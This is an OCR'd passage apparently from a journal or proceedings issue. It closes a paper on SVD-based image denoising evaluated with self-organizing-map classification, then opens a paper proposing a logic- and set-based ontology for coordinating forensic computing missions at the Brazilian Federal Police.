


Figure 18. Reconstruct images distances to pixel (10,58).




Figure 19. Reconstruct images distances to pixel (80,89).




Figure 20. Reconstruct images distances to pixel (81,7).




Figure 21. Reconstruct images distances to pixel (81,1).




Figure 22. Reconstruct images distances to pixel (81,9).

4. Unsupervised classification method

An important feature of neural networks is the ability to *learn* from their environment, and through learning to *improve* performance in some sense. We can classify it in the supervised and unsupervised learning methods. In the supervised method the targets may take the form of a desired input-output mapping that the algorithm is required to approximate. In another way, the purpose of an unsupervised learning or self-organized learning is to *discover* significant patterns or features in the input data, and to do the discovery *without a teacher*. Doing so, the algorithm is provided with a set of rules of a *local* nature, which enables it to learn to compute an input-output mapping with specific desirable properties; the term "local" means that the change applied to the synaptic weight of a neuron is confined to the immediate neighborhood of that neuron. It frequently happens that the desirable properties represent goals of a neurobiological origin. Indeed, the modeling of network structures used for self-organized learning tends to follow neurobiological structures to a much greater extent than is the case for supervised learning.




Figure 23 Structure of the neural classifier.

The structure of a self organizing system may take on a variety of different forms. It may, for example, consist of an *input* (source) layer and an output (representation) layer, with feedforward connections from input to output and lateral connections between neurons in the output layer. Another example is a feedforward network with multiple layers, in which the self-organization proceeds on a layer-by-layer basis. In both examples, the learning process consists of repeatedly modifying the synaptic weights of all the connections in the system in response to input (activation) patterns and in accordance with prescribed rules, until a final configuration develops [7].
In order to verify the potentiality of the denoise method on get a better image to classify comparing it with the original data, the unsupervised neural classifier is a good choice, since it doesn't need of any interference in its learning process. It was used the same structure and learning algorithm to map two structures using, respectively, the original and filtered images. In this way it is guaranteed the same neighborhood function, learning ratio and convergence space to both of the training set.

5. The classifier structure and the learning algorithm

The classifiers structure has two layers (Fig.23). The first one with one neuron and the second with fifty neurons, i.e., the training set has a convergence space of fifty classes. The local variables of the initial configuration of the training phase were fixed in a learning rate of 0.8 and the neighborhood space in the total of the space of convergence [8].
After 1000 training cycles, the net trained with the original image data had a final map with 18 distinct clusters. The net that was trained with the filtered image data had too a final map with 18 distinct clusters (Fig. 24).




Figure 24. Clusters detected in the original and filtered images.

6. Analysis of the filtering and classifications

The fact of both final nets configurations have the same number of detected clusters and that they are very close (Fig. 24) is important to demonstrate that the filtered image kept the same features of the original data (Fig, 25). Some small, but important differences between the two maps are in the regions of the low value clusters. The firsts clusters of the net trained with the original data have small and close values while the filtered image map has its first clusters with higher values. These clusters classify the dark regions of the image. This feature demonstrates the effect of the filtering in the dark regions without degradation of the others ones (Fig. 22).

Figure 25. Filtered Image.

In order to have a visualization of the effects of the two maps generated (Fig. 24), the original data was classified with these two different clusters sets (Fig. 29), getting the classification A from the map one (Fig. 26) and the classification B from the map two (Fig. 27).
All of these algorithms were implemented in the Matlab 7.0 environment using a personal computer 512 Mhz with 1024 Mb RAM.
In the case of this scene, the black region is a lake and the light pixels are construction regions (Fig. 27). The classified images are more interesting to show visually the differences of the clusters of the two nets. The classification of the lake region of the net trained with the filtered image (Fig. 27) is more homogeneous than the classification of the net trained with the original image (Fig. 26).

Figure 26. Classification A (see text).

Figure 27. Classification B (see text).

7. Conclusions and future works

The utilization of Self Organizing Map was useful to demonstrates the filter effects. Due its unsupervised classifier feature, there wasn't interference in the process of clusters recognition of the original and filtered images (Fig. 28). So, it was possible to compare the classifications of the original and the filtered images.

The study of the features of images generated by the reconstruction process from part of the single values matrix demonstrated the effect of each single value in the formation of each image pixel.

Changes in the single values could have many effects in the reconstructed image. But, special forms of changes in the single values can arise in interesting results in the reconstructed image.

At this work the objective of maximizing the signal-to-noise ratio was considered to define a criteria of choice of the single values to reconstruct the filtered image. It was possible, by the analysis of the reconstructed images of each single value, to verify what single value had more influence to each pixel of the original data. So, with this criteria, the final reconstruct image pixels have the influence of the single values, that are not its fundamental single value, minimized.

As consequence of it, the clusters detected by the Self Organizing Map Net trained with the filtered data didn't detect the small variation in the regions of the digital image where the signal-to-noise ratio were down, i.e., potentiality noises in these regions didn't interfere in the homogeneous characterization of their class.

An immediate development of these results is to study how to combine many "fundamental influences" of single values (taking these from the images reconstructed from a unique single value presented here) of a same pixel to take its reconstruction. This would arise in a finely way of to reconstruct better approximations of the original data

excluding the variation regions where there's noise. The goal here is to get different degree of finely in each reconstructed pixel.




Figure 28. Diagram of block 1.

The classification experiments of this work was fixed in one structure of neural net, with the same local configuration of the learning algorithm to improve a same environment of convergence. But, it would be interesting to verify another configuration and structures of neural classifiers and another kinds of unsupervised classifiers in order the take more sensibility on the clusters detections.

The conjugate use of a more sensible classifier with the combination of more than one reconstructed pixels will improve more finely in the filtering and classifying sequentially processes.

Another way is to think about all the reconstructed pixels as input vectors to self organizing map. In this way the neural net will create another space of clusters to classify an image.

This study search increase the utilization field in the Recognition and Facial Identification. This biometric with technical that associate research in great facial database, they are going to enable people's utilization fast demanded and pendent with federal justice at Airports, Border Harbors and Zones.




Figure 29. Diagram of block 2.

References

[1] B. Noble, J. W. Daniel, "Álgebra linear aplicada", PHD, 2ª Edition (1986), 262--280.

[2] Medeiros F. N. S, Mascarenhas, N.D.A., Costa, L. F. , Adaptive Salt and pepper MAP Filtering for SAR Images Using Statistical Clustering. Anais SIBGRAPI, **V.** 1 , pp. 303 – 310, October 1998.

[3] Sant'anna S. J. S.; Mascarenhas N. D. A. , Avaliação comparativa da perda de resolução espacial de filtros redutores de ruído *Salt and pepper.* Anais SIBGRAPI, **V.** 1 , October, 1994.

[4]Ritter H.; Schulten K.. "Convergence properties of Kohonen's topology conserving maps: Fluctuations, stability and dimension selection". *Biol. Cybernetics*, 60, pp. 59--71, 1988.

[5] Malsburg C. von der, "Network self-organization", In: An introduction to neural and electronic networks (S.F. Zornetzer, J.L. Davis, C. Lau, eds.), pp. 421-432. San Diego, CA: Academic Press, 1990.

[6] Weigang, L; Silva, N. C, "Implementation of Parallel Self-Organizing Map to the Classification of image", SPIE'99, **V**. 1, (1999), 284--292.
[7] S. Haykin, "Neural Networks – A comprehensive foundation", *Macmillan College Publishing Company,* (1994), 352-354.
[8] J. E, Darhoff, "Neural network architectures: an introduction", Van Nostrand Reinhold, (1990).

Antonio Nuno de Castro Santa Rosa. Received the B.S. degree in Mathematics from Federal University of Pará (UFPA), Brazil, in 1984, the M.Sc. degree in Geophysics from Federal University of Pará (UFPA), Brazil, in 1989, The Ph.D. degree in Geophysics from Federal University of Pará (UFPA), Brazil, in 1996, Post Doctoral degree in Applied Computing from National Institute for Space Research (INPE), Brazil, in 2002.

Paulo Quintiliano, *Ph.D.*

Paulo Quintiliano é Perito Criminal Federal, onde atua na área de combate aos crimes cibernéticos. É graduado em Ciência da Computação e em Direito, é Mestre em Ciência da Computação e Doutor em Processamento de Imagens e Reconhecimento de Padrões. Trabalha na área de Ciência da Computação desde 1982, em vários órgãos públicos federais, com atuação em segurança da informação. Faz parte da primeira turma de peritos de Informática da Polícia Federal, nomeada em 1995. Nos últimos anos participou de várias conferências internacionais como palestrante convidado, bem como publicou dezenas de artigos em Anais de Conferências Internacionais e em Revistas Científicas internacionais de vários países.

Ontology for Complex Mission Scenarios in Forensic Computing

José Helano Matos Nogueira
Federal Criminal Expert
Technical-Scientific Sector
Brazilian Federal Police
helano@apcf.org.br

***Abstract*—Complex mission scenarios are those in which information changes continuously and quickly or scenarios where have large quantities of expensive resources, large number of norms and rules, large number of personnel including, for instance, crimes in the cyber space, computer forensics, computer and digital investigation. Organisations performing in such scenarios may have components in different geographic locations: some are in the battlefield, while others are at their offices. Enabling coordination between these components (i.e., special skills, intelligence, planning, expensive devices, and sophisticated software) in highly unstable environments is a challenging task. The aim of this research is investigate the use of ontology with computational agents to support complex mission scenarios in Forensic Computing. This paper presents a logic- and set-based model to represent scenarios of a formal organisation. In addition to this, it was implemented an outstanding ontology that describes typical mission activities, their relationships, required resources, and constraints. This ontology is used to map a mission to an organisation. Also, we present a realistic ontology schema in Forensic Computing for the Brazilian Federal Police and a concrete case study where agents from a formal organisation are deployed in complex mission scenarios. This ontology can be easily extended for other police or military force. Hence, it is an efficient tool to manage people and resources.**

***Index Terms*—artificial intelligence, complex mission scenarios, forensic computing, international scientific exchange, ontology.**

I. Introduction

The aim of this research is investigate the use of ontology with computational agents to support complex mission scenarios in Forensic Computing. An ontology is a model of a real domain that is represented in some declarative formalism. In this way, an ontology associates the names of entities in the universe of discourse (e.g., classes, relations, functions, agents, or other objects) with human-readable text describing what the names mean, and formal axioms that constrain the interpretation and well-formed use of these terms. Formally, an ontology is the statement of a logical theory. We intend to present a logic- and set-based model representing the knowledge aspects that a formal organisation performing. In addition to this, an outstanding ontology will describe typical activities for missions, their relationships, required resources, and constraints. This ontology can be used to map a mission to organisations like police or military forces.

In this context a formal organisation can be understood as planned, coordinated and purposeful action of agents (human beings or computer programme) to construct or to achieve tangible or intangible objectives. The general approach is to study existing organisations and fully describe the organisational structure before implementation. Thus, we analyses an organisation as an entity centred in a structural perspective. In this sense, organization is a permanent arrangement of physical (static structure) and virtual (dynamic structure) elements. These elements and their actions are determined by agents, abilities, roles, goals, resources, legal and administrative norms, competencies, missions and complex events so that a certain task can be fulfilled through a system of coordinated division of labour by the multi-agents units. Afterwards, we intend to present fragments of realistic ontology schema in Forensic Computing for the Brazilian Federal Police. Furthermore, it will be presented a concrete case study where agents from a formal organisation are deployed in complex mission scenarios.

To clarify, we define that complex mission scenarios are those in which information changes continuously and quickly or scenarios where have large quantities of expensive resources, large number of norms and rules, large number of personnel including, for instance, crimes in the cyber space (e.g., sexual exploitation of children, frauds against financial institutions, cyber terrorism, divulging of criminal information), computer forensics (e.g., live analysis, botnets - prevention, detection and monitoring, prevention and detection of intrusion), computer and digital investigation (e.g., events

requiring different abilities and devices to manage). Organisations performing in such scenarios may have components in different geographic locations: some are in the battlefield, while others are at their offices. Enabling coordination between these components (i.e., special skills, intelligence, planning, expensive devices, and sophisticated software) in highly unstable environments is a challenging task.

Therefore, this work seeks to explain, to the research community and society in general, the problem of complex mission scenarios in Forensic Computing and how to manage them using ontology based in artificial intelligent technology.

II. Work in the Area

The problems missions are very complex:

- ❖ Large number of personnel;
- ❖ Large quantities of expensive resources;
- ❖ Large number of norms and rules;
- ❖ Information needs and its speed of change.

Several studies of artificial intelligence techniques were carried out in mission scenarios [9, 24, 25, 29, 30, 32, 50]. A good example of this important research field is the International Technology Alliance (ITA) project [20, 21]. The main goal of ITA project is to retrieve and disseminate information relevant to specific missions within a required resource-frame to maximize the utility of the resource. Maximizing utility encompasses giving priority to more important missions, balancing the quality of information with the energy costs of gathering the data, and storing and disseminating information in a manner so that it can be used most effectively:

- ✓ Developing representations of missions that can be used to determine the data required for a mission;
- ✓ Developing of available mission scenarios, including those used in police training;
- ✓ Modelling, through ontology, the sensors and sources required by a mission.

On the other hand, it is necessary to reasoning about missions as part of organisations. In this way, organisations can be seen as societies of agents [1, 6, 8]. Actions and decisions are not the simple outcome of any single, orderly activity: they emerge from ecology of information process. Hence, the relationship between organisations, missions and environments became a subject of practical studies of the real life. In order to this some applicable researches and works about formal organisations were done:

Choo [5] develops an understanding of how an organisation may manage its information processes more effectively in order to learn and adapt. His vista of information manage is broad, encompassing information processes, information resources, and information technologies.

Tarapanoff et al [45] deal with competitive intelligence and scenarios in formal organisations. They show a methodological proposal for a case study.

Vasconcelos et al [48] present the MOdel of Organisational Change using Agents (MOCHA) as a means to formally specify, check and simulate organisations and their changes using agents. They define the structure of the organisation without making any assumptions about the internal characteristics of the agents who will populate it. They adopt a normative view of organisations, and capture a notion of social influence through relationships between roles.

Dignum et al [10] discuss how and why organisations change. They identify and classify situations for change and explore how these changes can be made dynamically. In systems where the organisational structure is defined in terms of roles that agents enact, the system is required to adapt as agents move in and out of those roles.

Ferber et al [11] adopt a purely organisational approach in the model AGR (Agent, Group, Role). Agents are active, communicating entities that enact roles with groups. Groups are sets of agents sharing some common characteristic; they are contexts for patterns of activities and are used to partition organizations and define organisational structure. Roles are abstract representations of functional positions that agents may hold in a group and have associated interaction protocols.

Sichman and Demazeau [44] present the core notions of a social reasoning mechanism, based on dependence theory. This model enables an agent to reason about the others, in particular to calculate his dependence relations and dependence situations in formal organisations.

III. Formal Definitions

An important component to this research is to prove that the formal model proposed is scientifically valid and practicable with the reality. Therefore, we intend to present a logic- and set-based model representing the knowledge aspects of a formal organisation performing as defined below.

Def. 1. Organisation

An organisation O is a pair of static and dynamic structures, explained below.

$O = \langle S, D \rangle$, where:

- S represents the static structure;
- D represents the dynamic structure.

Examples:

O = Interpol;

O = Brazilian Federal Police;

O = US Army.

Def 2. Static Structure

A static structure is a set $S = \{U_1, U_2, ..., U_n\}$, where each U_i, $1 \leq i \leq n$, is a unit (def. 3).

Def. 3 Unit

A unit is a physical structure that is complete by it.

$U = \langle id, C, N, Rls, Rs \rangle$, where:

- *id* is the name of the unit;
- *C* is a non-empty set of deontic formulae (permissions) representing the competencies of the unit;
- *N* is a non-empty set of deontic logic formulae (permissions, obligations and prohibitions) representing norms the unit must conform to;
- *Rls* is a non-empty set of roles;
- *Rs* is a possibly empty set of resources.

Examples:

Fig. 1. Graphic diagram of the Brazilian Federal Police units
http://www.dpf.gov.br/web/organog_grand.htm

A structure, S_1, represents one more complete and extended vision of units for Brazilian Federal Police based on figure 1:

S_1 = {$U_{Directorate}$(General), $U_{Directorate}$(Technical-Scientific), $U_{Directorate}$(Intelligence Police), $U_{Directorate}$(Organized Crime Combat), $U_{Directorate}$(Executive), $U_{Directorate}$(Administration and Logistics), $U_{Council}$ (Ethical and Discipline), $U_{Council}$(High Police), $U_{Assistance}$(Legal), $U_{Assistance}$ (Technical), $U_{Assistance}$(Internal Control), $U_{Assistance}$(International Relationship), $U_{Institute}$(Criminalistics), $U_{Institute}$(Identification), $U_{Academy}$(Police), $U_{Division}$(Forensic Science), U_{Sector}(Drug Abuse Combat), . . ., $U_{Service}$(Expertise in Computer Crime)}.

This new paradigm of knowledge representation of a formal hierarchy can be easily modified to represent another formal organisation. For instance, a structure fragment, S_2, of the operational units for US Army is represented in a hierarchy according to figure 2.

S_2 = {$U_{Operational}$(Field Army), $U_{Operational}$ (Corps), $U_{Operational}$ (Divisions), $U_{Operational}$ (Brigades), $U_{Operational}$ (Battalions), $U_{Operational}$(Companies), $U_{Operational}$(Platoons),), $U_{Operational}$ (Squads & Sections)}.

Fig. 2. Diagram of the operational unit for US Army
http://www.army.mil/institution/organization/unitsandcommands/oud/

NOTE: All units have a tuple $\langle id, C, N, Rls, Rs \rangle$ associated with them.

Def 4. Agent

An agent is a pair $ag = \langle a, ABa \rangle$, where:

- *a* is the agent's unique identifier;
- *ABa* is the set of abilities of agent *a*.

The set of agents is *Ags*.

Example:

$$Ag = \left\langle \begin{array}{c} 007, \\ cyber\_crime\_investigation_{007}\text{ (Case)}, \\ hardware\_knowledge_{007}\text{ (microcomputer, mainframe)}, \\ software\_knowledge_{007}\text{(windows\_based, unix\_based)}, \\ use\_idiom_{007}\text{(english, french, portuguese, spanish)}, \end{array} \right\rangle$$

Def. 5. Dynamic Structure

All functional aspects of the missions are components of the organisational dynamic structure.

$D = \langle Ms \rangle$ where:

- *Ms* is the set of missions (def. 8).

Def. 6. Action

An action *Act* is a first-order logic predicate $p(t_1, . . ., t_n)$.

The set of all possible actions is $Acs = \{Act_1, \ldots, Act_m\}$, $1 \leq i \leq m$.

The actions in Forensic Computing could be related via the following predicate.

Example:

$$Acs = \left\{ \begin{array}{c} \text{preparation(Evidence),} \\ \text{physical\_extraction(Evidence, Result1),} \\ \text{logical\_extraction(Result1, Result2),} \\ \text{timeframe\_analysis(Result2, Report1),} \\ \text{data\_hiding\_analysis (Result2, Report2),} \\ \text{application\_and\_file\_analysis (Result2, Result3),} \\ \text{documentation(Report1, Report2, Report3, Outcome)} \end{array} \right\}$$

Def.7. Resource

A resource, t_i, is a material or immaterial support. Each resource is an asset of a unit and to be used in missions by agents. The set of resources is *Rs*.

- $Rs = \{t_1, \ldots, t_n\}$,

where t_i, $1 \leq i \leq n$, is the resource from the unit.

The resources supplied for an expert agent in computer crime in a mission could be, for instance:

$$Rs = \left\{ \begin{array}{c} \text{functional\_identity,} \\ \text{mission\_order,} \\ \text{search\_authority\_copy,} \\ \text{forms,} \\ \text{radio\_communicator,} \\ \text{workstation\_computer,} \\ \text{duplication\_media,} \\ \text{connector\_cable,} \\ \text{expert\_software,} \\ \text{target\_documentation,} \\ \text{contact\_data} \end{array} \right\}$$

Def. 8. Mission

A mission is a tuple, $M = \langle mid, D, Acs, Rs \rangle$, where:

- *mid* is the identification of the mission;
- *D* is the duration of the mission;
- *Acs* is a set of actions associated with the mission;
- *Rs* is a set of resources that will be used in a mission.

Missions are the set formed by all missions belongs to a specific organisation. Therefore, the set of all missions is *Ms*. $Ms = \{M_1, M_2, \ldots, M_n\}$.

Example:

A complete case study of a typical mission, M_1, in Forensic Computing:

$M_1 = \langle$

mission_order(0027_SR/DPF/CE),

time(1st_march_2007, 15_days),

{preparation(Evidence),
physical_extraction(Evidence, Result1),
logical_extraction(Result1, Result2),
timeframe_analysis(Result2, Report1),
data_hiding_analysis (Result2, Report2),
application_and_file_analysis (Result2, Result3),
documentation(Report1, Report2, Report3, Outcome)},


{functional_identity,
mission_order,
search_authority_copy,
forms,
radio_communicator,
workstation_computer,
duplication_media,
connector_cable,
expert_software,
target_documentation,
contact_data}

$\rangle$

Def. 9. Complex Mission Scenarios

This new concept was created in this work for the success of a mission in a formal organisation like the police force. In a practical approach, Complex Mission Scenarios, *CMS*, are those in which information changes continuously and quickly or scenarios where have large quantities of expensive resources, large number of norms and rules, large number of personnel.

In a general way, resources and roles of the static structure may change or, more likely, the set of agents (and their abilities) associated to a mission changes. So, CMS are those scenarios in which some critical component changes in a static structure ($S \rightarrow S'$) or in the set of agents ($AGS \rightarrow AGS'$) or both situations.



where,
S is all components of static structure (def. 2);
Ags is the set of agents (def. 4);
M is a mission (def. 8).

IV. Ontology Case Study

An ontology is an explicit specification of a conceptualization of the real world. The term is borrowed from philosophy, where an ontology is a systematic account of existence. For Artificial Intelligence (AI) systems, what "exists" is that which can be represented [18]. When the knowledge of a domain is represented in a declarative formalism (we create a logic- and set-based model to represent scenarios of a formal organisation), the set of objects that can be represented is called the universe of discourse. This set of objects, and the describable relationships among them, are reflected in the representational vocabulary with which a knowledge-based program represents knowledge. Thus, in the context of AI, we can describe the ontology of a program by defining a set of representational terms. In such an ontology, definitions associate the names of entities in the universe of discourse (e.g., classes, relations, functions, or other objects) with human-readable text describing what the names mean, and formal axioms that constrain the interpretation and well-formed use of these terms. Formally, an ontology is the statement of a logical theory. Hence, an ontology defines a common vocabulary for researchers who need to share information in a domain. It includes machine-interpretable definitions of basic concepts in the domain and relations among them.

Why would someone want to develop an ontology?
Some of the reasons are:

- To share common understanding of the structure of information among people or software agents;
- To enable reuse of domain knowledge;
- To make domain assumptions explicit;
- To separate domain knowledge from the operational knowledge;
- To analyze domain knowledge.

We create an ontology that can represent mission scenarios of a real organisation. We intend to go in the same direction of [3, 7, 18]. After that, it is important to develop an ontology solution using some software tool. To achieve this purpose we investigate ontology computational languages: Chimaera [4], Ontolingua [38], and Protégé [39, 40]. In this way, after test of the tools above we created an ontology implementation (figures 3 to 6) for Brazilian Federal Police using Protégé.




Fig. 3. Ontology implementation and its components with a mission schema




Fig. 4. Taxonomy diagram for Brazilian Federal Police using our ontology

Pragmatically, a common ontology defines the vocabulary with which queries and assertions are exchanged among agents [50]. Ontological commitments are agreements to use the shared vocabulary in a coherent and consistent manner (figure 5). At this moment it is possible to know that an ontology schema is more powerful that any database. It has propositions, rules, predicates, knowledge, relationship and constraints over the base. With an ontology it is possible to manage resources, to prove axioms, to make decisions between missions, agents, units, and several components in an organisational structure.

Fig. 5. Ontology with agents in a complex mission scenario

For complex mission scenarios in a police force it is important to answer questions like:

- Which missions are in process?
- Which missions are complex?
- Which agents do possess the ability x?
- Where do I find agents with the abilities x and y?
- Which resources can dispose in this mission?
- In which unit organization I can request the material resource for mission z?
- Which laws, norms and instructions should be satisfied in the mission k?
- Is the service of expertise in computer science competent to execute the mission k?
- Which the tasks the agent x needs to accomplish to conclude the mission k?

We elaborated a complete case study for Brazilian Federal Police where our ontology implementation answered all these questions above. An example of this implementation can be seen in figure 6.




Fig.6. Query and answer about missions in our ontology

V. International Scientific Exchange

Due to complexity of the knowledge between formalisms and practical aspects from mission scenarios we already begin investigate researches about new formalisms and some tools to represent ontologies. Since January/2007 we have been read over 50 references in a variety of topics primarily focused on first-order logic, deontic logic, relational algebra, set theory, norms, constraints, and architecture for organizations. Following, we have also acquired a vast content in knowledge representation, mainly in specific literature [19, 28, 33, 34, 37]. We have investigated some languages and tools to represent our ontology, for instance, Protégé [39, 40], Ontolingua [38], and Chimaera [4].

Actually, we work with real mission scenarios in Technical-Scientific Directorate at Brazilian Federal Police. So, we have been experience with missions for several years in the field of high-tech crime combat. Investigating the cases by units and sectors we have verified that more than a hundred missions; about 40 per cent of the total per year, involve complex or mission-critical scenarios. With this experience we have brought for the scientific research new practical view points that have aided to comprehend real problems and aspects of missions in formal organisations.

